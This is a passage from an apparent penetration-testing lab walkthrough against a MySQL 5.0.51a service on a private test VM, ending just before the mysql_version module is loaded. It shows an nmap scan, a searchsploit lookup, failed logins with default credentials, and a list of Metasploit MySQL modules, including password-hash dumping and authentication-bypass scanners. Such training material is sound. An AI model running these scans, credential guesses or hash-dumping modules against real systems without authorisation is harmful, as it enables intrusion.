
```
root@kali:~# nmap -sS -A -sV -p3306 192.168.41.134
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-09 11:38 EST
Nmap scan report for 192.168.41.134
Host is up (0.0055s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, ConnectWithDatabase, Suppo
rtsTransactions, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, SupportsCompres
sion
|   Status: Autocommit
|_  Salt: 6-}PU=p=}#1lN#`:B}n/
MAC Address: 00:0C:29:10:55:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

I didn't get more information this way also. So for now I just have the information about the version of the software used. Our target is using version 5.0.51a-3ubuntu5. The next thing I did was to check if this version has any exploits in exploit database using searchsploit.




```
root@kali:~# searchsploit MySQL 5.0.51a-3ubuntu5
Exploits: No Result
Shellcodes: No Result
root@kali:~# █
```

The result is negative. I tried to login into the MySQL daemon using the credentials we acquired during enumeration but all of the credentials fail to get me into the service.




```
root@kali:~# mysql -u msfadmin -p msfadmin -h 192.168.41.134
Enter password:
ERROR 1045 (28000): Access denied for user 'msfadmin'@'192.168.41.163' (using pa
ssword: YES)
root@kali:~# mysql -u msfadmin -p  -h 192.168.41.134
Enter password:
ERROR 1045 (28000): Access denied for user 'msfadmin'@'192.168.41.163' (using pa
ssword: NO)
root@kali:~# mysql -u root -p  -h 192.168.41.134
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'192.168.41.163' (using passwo
rd: YES)
root@kali:~# mysql -u root -p  -h 192.168.41.134
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'192.168.41.163' (using passwo
rd: YES)
root@kali:~# █
```

It seems the MySql service is using different credentials altogether. I thought of using a password cracker to crack the credentials but changed my mind. Let's use the Metasploit default MySQL password scanner, just for a change. Metasploit has many auxiliary modules for the purpose of MySQL which can be viewed as shown below.




```
       =[ metasploit v5.0.1-dev                          ]
+ -- --=[ 1851 exploits - 1046 auxiliary - 321 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
+ -- --=[ ** This is Metasploit 5 development branch **    ]

msf5 > use auxiliary/scanner/mysql/mysql_
use auxiliary/scanner/mysql/mysql_authbypass_hashdump
use auxiliary/scanner/mysql/mysql_file_enum
use auxiliary/scanner/mysql/mysql_hashdump
use auxiliary/scanner/mysql/mysql_login
use auxiliary/scanner/mysql/mysql_schemadump
use auxiliary/scanner/mysql/mysql_version
use auxiliary/scanner/mysql/mysql_writable_dirs
```

Just for illustrative purposes, let us see the mysql_version module which shows us the version of the software being used. Load the auxiliary/scanner/mysql/mysql_version module as shown below and use the show options command to see all the options this module requires.



